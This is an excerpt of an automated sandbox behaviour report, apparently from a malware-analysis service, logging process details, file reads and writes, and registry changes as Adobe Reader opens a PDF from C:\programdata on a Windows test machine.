C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC0B2312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC09F7B526	ReadFile

Analysis Process: conhost.exe PID: **4820**, Parent PID: **5560**

General

Target ID:	6
Start time:	17:51:20
Start date:	30/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AcroRd32.exe PID: **3324**, Parent PID: **2228**

General

Target ID:	7
Start time:	17:51:26
Start date:	30/01/2023
Path:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:\programdata\file.pdf
Imagebase:	0xda0000
File size:	2571312 bytes
MD5 hash:	B969CF0C7B2C443A99034881E8C8740A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\acrord32_sbx	read data or list directory | read attributes | write attributes | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	DD65C3	CreateDirectoryExW
C:\Users\user\AppData\Local\Temp\acrocef_low	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	DFAE05	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ConnectorIcons	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	success or wait	1	DEEA85	NtCreateFile
C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ConnectorIcons\icon-230131015135Z-242.bmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	DEEA85	NtCreateFile
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E683C8	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E683C8	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E683C8	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E683C8	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E683C8	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	E683C8	HttpSendRequestA
C:\Users\user\AppData\Local\Temp\acrord32_sbx\A9Rjqu0cr_169o3ny_478.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	DEEA85	NtCreateFile
C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages-journal	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	4	DEEA85	NtCreateFile

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\acrord32_sbx\A9R1j9l5nx_169o3nz_478.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	DEEA85	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrord32_sbx\A9R1asg60l_169o3o0_478.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	DEEA85	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrord32_sbx\A9R6ot8jo_169o3o1_478.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	DEEA85	NtCreateFile
C:\Users\user\AppData\Local\Temp\acrord32_sbx\A9R1c20i9l_169o3o2_478.tmp	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	DEEA85	NtCreateFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\System\Acrobatbrokerserverdispatchercpp789	success or wait	1	DECF19	RegCreateKeyW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\SessionManagement\cWindowsCurrent\cWin0	success or wait	1	DED41D	NtCreateKey
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\SessionManagement\cWindowsCurrent\cWin0\cTab0	success or wait	1	DED41D	NtCreateKey
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\SessionManagement\cWindowsCurrent\cWin0\cTab0\cPathInfo	success or wait	1	DED41D	NtCreateKey
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles	success or wait	1	DAEA55	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	success or wait	1	DAEA55	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c2	success or wait	1	DAEA55	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	aFS	unicode	DOS	success or wait	1	DFDF47	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	tDIText	unicode	/C/programdata/file.pdf	success or wait	1	DFDF47	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	tFileName	unicode	file.pdf	success or wait	1	DFDF47	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	tFileSource	unicode	local	success or wait	1	DFDF47	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	sFileAncestors	binary	5B 5D 00	success or wait	1	DFDF69	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	sDI	binary	2F 43 2F 70 72 6F 67 72 61 6D 64 61 74 61 2F 66 69 6C 65 2E 70 64 66 00	success or wait	1	DFDF69	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	sDate	binary	44 3A 32 30 32 33 30 31 33 30 31 37 35 31 33 34 2D 30 38 27 30 30 27 00	success or wait	1	DFDF69	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	uFileSize	dword	135891	success or wait	1	DFDF89	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c1	uPageCount	dword	1	success or wait	1	DFDF89	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c2	aFS	unicode	CHTTP	success or wait	1	DFDF47	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c2	tDIText	unicode	http://www.adobe.com/go/homeacrordrunified18_2018	success or wait	1	DFDF47	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c2	tFileName	unicode	Welcome.pdf	success or wait	1	DFDF47	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c2	sFileAncestors	binary	5B 5D 00	success or wait	1	DFDF69	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c2	sDI	binary	68 74 74 70 3A 2F 2F 77 77 77 2E 61 64 6F 62 65 2E 63 6F 6D 2F 67 6F 2F 68 6F 6D 65 61 63 72 6F 72 64 72 75 6E 69 66 69 65 64 31 38 5F 32 30 31 38 00	success or wait	1	DFDF69	RegSetValueExW
HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\DC\AVGeneral\cRecentFiles\c2	sDate	binary	44 3A 32 30 31 39 30 36 32 37 31 30 32 33 33 34 2D 30 37 27 30 30 27 00	success or wait	1	DFDF69	RegSetValueExW

Analysis Process: RdrCEF.exe PID: **1572**, Parent PID: **3324**

General

Target ID:	11
Start time:	17:51:32
Start date:	30/01/2023
Path:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe" --backgroundcolor=16514043
Imagebase:	0x950000
File size:	9475120 bytes
MD5 hash:	9AEBA3BACD721484391D15478A4080C7
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\pipe\com.adobe.reader.rna.user.DC.0	unknown	4	success or wait	22	A583E5	ReadFile
\pipe\com.adobe.reader.rna.user.DC.0	unknown	57	success or wait	147	A58447	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\index.html	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\index.html	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main.css	unknown	4096	success or wait	217	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main.css	unknown	4096	end of file	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\init.js	unknown	4096	success or wait	7	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\init.js	unknown	4096	end of file	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\plugins.js	unknown	4096	success or wait	22	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\plugins.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\base_uris.js	unknown	4096	success or wait	6	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\base_uris.js	unknown	4096	end of file	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\libs\require\2.1.15\require.min.js	unknown	4096	success or wait	13	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\libs\require\2.1.15\require.min.js	unknown	4096	end of file	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\rna-main.js	unknown	4096	success or wait	2149	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\rna-main.js	unknown	4096	end of file	4	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main-cef.css	unknown	4096	success or wait	45	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main-cef.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main-cef-ui-theme.css	unknown	4096	success or wait	9	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main-cef-ui-theme.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main-cef-win.css	unknown	4096	success or wait	6	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\css\main-cef-win.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\config.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\config.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\desktop.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\desktop.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\css\main-selector.css	unknown	4096	success or wait	3	A459E2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\css\main-selector.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\css\main-selector.css	unknown	4096	success or wait	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\css\main-selector.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\css\main.css	unknown	4096	success or wait	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\css\main.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\css\main.css	unknown	4096	success or wait	6	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\css\main.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-files\js\selector.js	unknown	4096	success or wait	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-files\js\selector.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\js\selector.js	unknown	4096	success or wait	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\js\selector.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\js\selector.js	unknown	4096	success or wait	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\js\selector.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-files\js\plugin.js	unknown	4096	success or wait	17	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-files\js\plugin.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-files-select\js\plugin.js	unknown	4096	success or wait	16	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-files-select\js\plugin.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\js\plugin.js	unknown	4096	success or wait	37	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files\js\plugin.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\js\plugin.js	unknown	4096	success or wait	44	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\desktop-connector-files-select\js\plugin.js	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\css\main-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\css\main-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\css\main-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\css\main.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\css\main.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\css\main.css	unknown	4096	success or wait	5	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\css\main.css	unknown	4096	end of file	2	A459E2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\css\main.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\css\main.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\js\selector.js	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\js\selector.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\js\plugin.js	unknown	4096	success or wait	8	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\home\js\plugin.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\js\plugin.js	unknown	4096	success or wait	170	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\uss-search\js\plugin.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\js\plugin.js	unknown	4096	success or wait	8	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\sign-services-auth\js\plugin.js	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\css\home-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\css\home-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\css\main-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\css\main-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\add-account\css\main-selector.css	unknown	4096	success or wait	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\add-account\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\css\main-selector.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\css\main-selector.css	unknown	4096	success or wait	1	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\css\main-selector.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\css\home-view.css	unknown	4096	success or wait	15	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\tracked-send\js\plugins\tracked-send\css\home-view.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\css\main.css	unknown	4096	success or wait	14	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\scan-files\css\main.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\css\main.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\my-computer\css\main.css	unknown	4096	end of file	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\css\main.css	unknown	4096	success or wait	323	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\activity-badge\css\main.css	unknown	4096	end of file	2	A459E2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\reviews\css\main.css	unknown	4096	success or wait	41	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\reviews\css\main.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\signatures\css\main.css	unknown	4096	success or wait	45	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\signatures\css\main.css	unknown	4096	end of file	3	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\css\main.css	unknown	4096	success or wait	2	A459E2	ReadFile
C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\WebResources\Resource0\static\js\plugins\app-center\css\main.css	unknown	4096	end of file	2	A459E2	ReadFile
